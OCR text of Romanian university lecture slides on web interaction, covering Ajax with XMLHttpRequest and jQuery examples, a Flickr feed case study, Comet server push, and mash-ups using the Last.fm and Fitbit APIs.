interacțiune web: ajax – aspecte

Stabilirea unui mod clar de interacțiune

interacțiune HTML clasică
versus
interacțiune „bogată” cu Ajax
versus
interacțiune la nivelul unei aplicații convenționale

interacțiune web: ajax – aspecte

Adoptarea Ajax pentru creșterea utilizabilității,
nu doar de dragul tehnologiei

exemple negative:
distragerea utilizatorului
abuz de resurse (supradimensionarea arborelui DOM)

interacțiune web: ajax

Ajax oferă premisele invocării asincrone de servicii Web în stilul REST

folosind ca reprezentări ale datelor transferate:

POX (*Plain Old XML*)

JSON (*JavaScript Object Notation*)

AHAH (*Asynchronous HTML and HTTP*)

text neformatat

Care e suportul vizând implementarea?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax – programare

La nivel de client
(biblioteci + *framework*-uri JavaScript)

Dojo: **dojotoolkit.org**
jQuery: **jquery.com**
Prototype: **prototypejs.org**
Rico: **openrico.org**
Script.aculo.us: **script.aculo.us**

altele: **http://www.javascripting.com/search?q=ajax**

interacțiune web: ajax – programare

La nivel de server

biblioteci, module, *framework*-uri

Apache Wicket, DWR, Vaadin etc. (Java)
Ajax Control Toolkit, MagicAjax.NET (.NET)
Express, nCombo, socket.io, Tower etc. (Node.js)
Cjax, Sajax, Symfony, Yii,… (PHP)
CGI::Ajax, Catalyst, Mason (Perl)
Ruby on Rails (Ruby)

…

interacțiune web: ajax – programare

API-uri specializate

exemplificări:

Bing Maps AJAX Control

http://msdn.microsoft.com/en-us/library/gg427610.aspx

Nokia HERE

https://developer.here.com/javascript-apis

Ajax în contextul extensiilor WordPress


http://codex.wordpress.org/AJAX_in_Plugins

interacțiune web: ajax – studiu de caz

Verificarea existenței unui nume de utilizator
în vederea creării unui cont de autentificare
în cadrul unei aplicații Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax – exemplu



fereastra navigatorului

datele XML (pe server)

verificarea existenței unui cont pe server

interacțiune web: ajax – studiu de caz

Verificarea existenței unui nume de utilizator
în vederea creării unui cont de autentificare
în cadrul unei aplicații Web

tratând prin DOM evenimentul **onblur**, putem detecta
– interogând asincron aplicația Web de pe server –
faptul că numele de cont introdus de utilizator
într-un formular Web deja a fost folosit de altcineva

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax – studiu de caz


Verificarea existenței unui nume de utilizator
în vederea creării unui cont de autentificare
în cadrul unei aplicații Web

aplicația Web de pe server – adoptând stilul REST –
va oferi un document XML modelând răspunsul la
interogarea „există deja un utilizator având un nume dat?”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
var cerere; // încapsulează cererea HTTP către serverul Web

function incarcaXML (url) { // încarcă un document XML desemnat de 'url'
  // verificăm existența obiectului XMLHttpRequest
  if (window.XMLHttpRequest) {
    cerere = new XMLHttpRequest ();   // există suport nativ
  } else
    if (window.ActiveXObject) {  // se poate folosi obiectul ActiveX din MSIE
      cerere = new ActiveXObject ("Microsoft.XMLHTTP");
    }
  if (cerere) { // există suport pentru Ajax
    // stabilim funcția de tratare a stării transferului de date
    cerere.onreadystatechange = trateazaRaspunsCerere;
    // preluăm documentul prin metoda GET
    cerere.open ("GET", url, true);
    cerere.send (null);  // nu trimitem nimic serviciului Web
  }
}
```

```
// funcția de tratare a schimbării de stare a cererii
function trateazaRaspunsCerere () {
  // verificăm dacă încărcarea s-a terminat cu succes
  if (cerere.readyState == 4) {
    // am obținut codul de stare '200 Ok'?
    if (cerere.status == 200) {
      // procesăm datele recepționate prin DOM
      // (preluăm elementul rădăcină al documentului XML)
      var raspuns = cerere.responseXML.documentElement;
      var rezultat = raspuns.getElementsByTagName
                          ('rezultat')[0].firstChild.data;
      // apelăm o funcție ce va modifica arborele DOM al paginii Web
      // conform răspunsului transmis de serviciul invocat
      ...
    }
    // eventual, se pot trata și alte coduri HTTP (404, 500 etc.)
  else {
    alert ("Problemă la transferul datelor XML:\n" + cerere.statusText);
  }
}
```



utilizatorul introduce un nume de cont; via Ajax, i se va semnala că deja există, conform răspunsului XML trimis de către serviciul Web

cerere HTTP via URL-ul **http://adresa.info/verifica.php?nume=marta**
răspuns XML de forma **<raspuns><rezultat>1</rezultat></raspuns>**

0 = nu există

studiu de caz: FlickrPics

Obținerea fotografiilor publice stocate pe situl Flickr pe baza serviciului Web oferit

cod-sursă disponibil la
http://jsfiddle.net/busaco/4d2tmc6b/

studiu de caz: FlickrPics

Obținerea fotografiilor publice stocate pe situl Flickr pe baza serviciului Web oferit

utilizăm URL-ul
http://api.flickr.com/services/feeds/photos_public.gne
pentru a obține informații despre imagini
(formate disponibile: Atom, CSV, JSON, XML,...)

vezi **http://www.flickr.com/services/feeds/docs/photos_public/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Forma generală a răspunsului JSON transmis de Flickr:


```
{
  "title"          : "Recent Uploads",
  "link"           : "http://www.flickr.com/photos/",
  "modified"       : "2015-05-19T09:52:07Z",
  "generator"      : "http://www.flickr.com/",
  "items"          : [ {
        "title"          : "...",
        "link"           : "http://www.flickr.com/photos/.../4204222/",
        "media" : { "m": "https://farm.staticflickr.com/...jpg" },
        "date_taken": "2012-05-20T17:23:43-08:00",
        "description": "...",
        "published"  : "2012-05-26T13:49:08Z",
        "author"     : "...",
        "author_id"  : "...",
        "tags"       : "iasi romania informatica FII ..."
  } ]
}
```

studiu de caz: FlickrPics

```
// preluăm asincron imagini disponibile pe Flickr
jQuery.getJSON
  ("http://api.flickr.com/services/feeds/photos_public.gne?jsoncallback=?",
  { // datele de intrare transmise serviciului Web
    tags: "lasi, informatica", format: "json"
  },
  // funcția anonimă ce va procesa datele JSON trimise asincron de Flickr
  function (data) {
    // iterăm fiecare informație obținută de la serviciul Web
    $.each (data.items, function (numar, foto) {
      // creăm un element <img> având ca valoare a atributului "src"
      // adresa Web inclusă în datele JSON obținute;
      // acest <img> va fi adăugat la elementul cu id="imagini" din pagină
      $ ("<img/>").attr ("src", foto.media.m).attr ("title", foto.title)
                  .appendTo ("#imagini");
    });
});
```

studiu de caz: FlickrPics

JSFIDDLE ▶ Run | Update | Fork | TidyUp | JSHint | Collaboration | Share ▼ | Login/Sign up

Frameworks & Extensions

jQuery 1.8.3

jQuery Mobile 1.2.0

jQuery UI 1.9.2

No wrap - in <head>

Fiddle Options

External Resources

Languages

Ajax Requests

Legal, Credits and Links

HTML

```
<article>
    <div id="imagini">
        <!-- in cadrul acestui element vor fi incluse imaginile
-->
    </div>
</article>
```

CS

```
img {
    width: 300px;
    padding: 0.2em;
    margin: 0.2em;
    float: left;
    border: thin solid #CCC;
}
```

JavaScript

```
$.getJSON ("http://api.flickr.com/services/feeds
/photos_public.gne?jsoncallback=?", { // datele de intrare
trimise serviciului Web
    tags: "Iasi, informatica",
    tagmode: "all",
    format: "json" // dorim JSON (formatul implicit este Atom)
},
// functia anonima care va procesa datele JSON
// transmise asincron de catre Flickr
function (data) {
    // iteram fiecare informatie obtinuta de la serviciul Web
    $.each(data.items, function (numar, foto) {
        // 'iesim' din iterator daca am depasit maximul dorit
        if (numar >= MAX_IMG) return false;
        // cream un element <img> avand ca valoare a
atributului "src"
        // adresa Web inclusa in datele JSON obtinute;
        // acest <img> va fi adaugat la elementul cu
id="imagini"
        $("<img/>")
            .attr("src", foto.media.m)
            .attr("title", foto.title)
            .appendTo("#imagini");
```

un posibil rezultat – editarea & rularea codului via JSFiddle

interacțiune web: ajax – studiu de caz

Generalizând, putem recurge la metoda **ajax ()**:

```
jQuery.ajax ({  // execută o cerere POST pentru invocarea serviciului Web
   type: "POST",
   contentType: "application/json; charset=utf-8",
   url: "http://undeva.info/ServiciuWeb/Resursa",
   data: "{...}",                    // datele de intrare trimise serviciului
   dataType: "json",                 // așteptăm răspunsul în format JSON
   success: function (data) {        // funcție apelată la transferul cu succes
      $('.rezultat').html (data);    // preluăm datele, convertindu-le în HTML
   }
});
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat

Pick an API — Search

- JavaScript APIs
  - Web Storage
    - localStorage
    - sessionStorage
  - Web SQL Database
    - Async Transactions
  - XDomain Communication
    - postMessage
  - File API
    - Reading File Metadata
    - Read file content as text
    - Read file content as DataURL
    - Slice file content
  - Notifications
    - Simple Notifications
    - Web Notifications
  - Geolocation API
    - Get Current Position
  - Web Workers
    - Inline Workers
  - Native Drag and Drop
    - Drag and Drop
  - Quota API
    - Show usage and quota request
- HTML
- CSS

Edit Code

```
var mapOptions = {
  zoom: 13,
  mapTypeId: google.maps.MapTypeId.ROADMAP
};

if (navigator.geolocation) {
  navigator.geolocation.getCurrentPosition(showPosition, onError);
  // de asemenea, putem monitoriza pozitia utilizatorului
  // navigator.geolocation.watchPosition(showPosition);
} else {
  onError();
}

function showPosition(position) { // afisam pozitia curenta pe harta
  map = new google.maps.Map(document.getElementById("content"), mapOptions)

  var lat = position.coords.latitude;
  var lng = position.coords.longitude;

  initialLocation = new google.maps.LatLng(lat, lng);
  map.setCenter(initialLocation);
  infowindow.setContent("Acum esti la (" + lat + ", " + lng + ")");
  infowindow.setPosition(initialLocation);
  infowindow.open(map);
```

Output

API-ul Google Maps invocabil via Ajax: **playground.html5rocks.com**

ajax: demo

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: comet

Comet

termen propus de Alex Russel (2006)

permite ca datele să fie „împinse” (*push*) de către server spre aplicația client, utilizând conexiuni HTTP persistente (*long-lived*) în vederea reducerii latenței

interacțiune web: comet

Șablon de proiectare a aplicațiilor Web
care necesită realizarea de conexiuni persistente,
în stilul *peer-to-peer*

utilizat de aplicațiile Web intensiv interactive,
eventual colaborative

exemple: Google Docs, Mibbit,…


interacțiune web: comet

Complementar Ajax

long polling
HTTP server push
Reverse Ajax

http://ajaxpatterns.org/HTTP_Streaming

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



implementare: *HTTP long polling* sau *HTTP streaming*

de studiat M. Carbou, "*Reverse Ajax, Part 1: Introduction to Comet*", IBM developerWorks, 2011
http://www.ibm.com/developerworks/web/library/wa-reverseajax1/

interacțiune web: comet

Soluții de implementare

instrumente software – exemplificări:
Atmosphere, DWR, Ice Faces, Jetty, Orbited


în contextul JavaScript, un exemplu notabil este
APE (*Ajax Push Engine*)
www.ape-project.org

avansat

interacțiune web: comet

Soluții alternative:
adoptarea diverselor tehnologii HTML5

server-sent events
WebSocket



mash-ups

Ajax/Comet oferă suport pentru dezvoltarea de aplicații Web hibride – ***mash-ups***

combinarea – la nivel de client și/sau server –
a conținutului ce provine din surse (situri)
multiple, oferind o funcționalitate/experiență nouă


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

mash-ups

Exemplificare:

dorim să oferim o aplicație ce pune la dispoziție
informații din domeniul muzical
în funcție de activitățile fizice ale utilizatorului,
pe baza unor servicii Web publice

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



http://www.last.fm/api/rest

https://wiki.fitbit.com/display/API/Fitbit+API

Account

Your API accounts
Add API account

API Guides

Introduction
User Authentication
Scrobbling
Radio API
Feeds
Playlists API
Tools
REST requests
XML-RPC requests
Error codes
Terms of Service

API Methods

Album

album.addTags
album.getBuylinks
album.getInfo
album.getShouts
album.getTags
album.getTopTags
album.removeTag
album.search
album.share

Artist

artist.addTags
artist.getCorrection

Last.fm Web Services

REST Requests

The API root URL is located at http://ws.audioscrobbler.com/2.0/

Generally speaking, you will send a method parameter expressed as 'package.method' along with method specific arguments to the root URL. The following parameters are required for all calls:

api_key : A Last.fm API Key.
method : An API method expressed as *package.method*, corresponding to a documented last.fm API method name.

For example:

```
http://ws.audioscrobbler.com/2.0/?method=artist.getSimilar&api_key=xxx...
```

If you are accessing a *write* service, you will need to submit your request as an HTTP POST request. All POST requests should be made to the root url:

```
http://ws.audioscrobbler.com/2.0/
```

With all parameters (including the 'method') sent in the POST body. In order to perform write requests you will need to authenticate a user with the API. See authentication for more.

REST Responses

Responses will be wrapped in an lfm status node

```
<lfm status="$status">
    ...
</lfm>
```

acces la serviciile REST despre formații + albume via o cheie de autentificare

API / V1

API-Get-User-Info

Created by Gokhan Kutlu, last modified by Conan Cai on Jul 01, 2014

Get user's *profile* in the *format* requested using *units* in the unit system which corresponds to the Ac

Access Type: *Read*

Rate Limited: *Yes*

OAuth: ***oauth_token*** *is optional, if omitted you should explicitly specify <user-id>.*

Privacy: *Basic profile is always public,* ***About Me*** *(Friends or Anyone),* ***Age and height*** *(Friends or other user's respective profile fields, considering:*

- *authenticated owner will receive all values, others will receive the correct values for accessib empty string, "NA" (empty gender), 0 (empty height), default avatar etc., some values reveale*

API-ul REST de la FitBit oferă date în formatele JSON și XML

Resource URL

GET /<api-version>/user/<user-id>/profile.<response-format>

api-version	The API version. Currently 1.
user-id	User's encoded id or "-" (dash) to indicate user currently authenticated via th
response-format	The response format. Currently supported response formats are **json** and **x**

Examples

```
GET /1/user/228TQ4/profile.json
GET /1/user/228TQ4/profile.xml
GET /1/user/-/profile.json
```

API

Fitbit

Service

https://api.

Select an API method

Search methods...

PROFILE

- GET Get User Info
- POST Update User Info

BODY

- GET Get Body Measurements
- GET Get Body Weight
- GET Get Body Fat
- GET Get Badges
- GET Get Time Series
- POST Log Body Measurements
- POST Log Body Weight
- POST Log Body Fat
- DELETE Delete Body Weight Log
- DELETE Delete Body Fat Log

mash-ups

http://www.last.fm/api/rest

+

https://dev.fitbit.com/

FiLa
aplicație Web hibridă

mash-ups

Se bazează pe fluxuri de știri RSS/Atom, servicii Web, API-uri publice,…

„curentul” **SaaS** (***Software As A Service***)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

mash-ups

Caracteristici:

combinare

vizualizare

agregare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

mash-ups

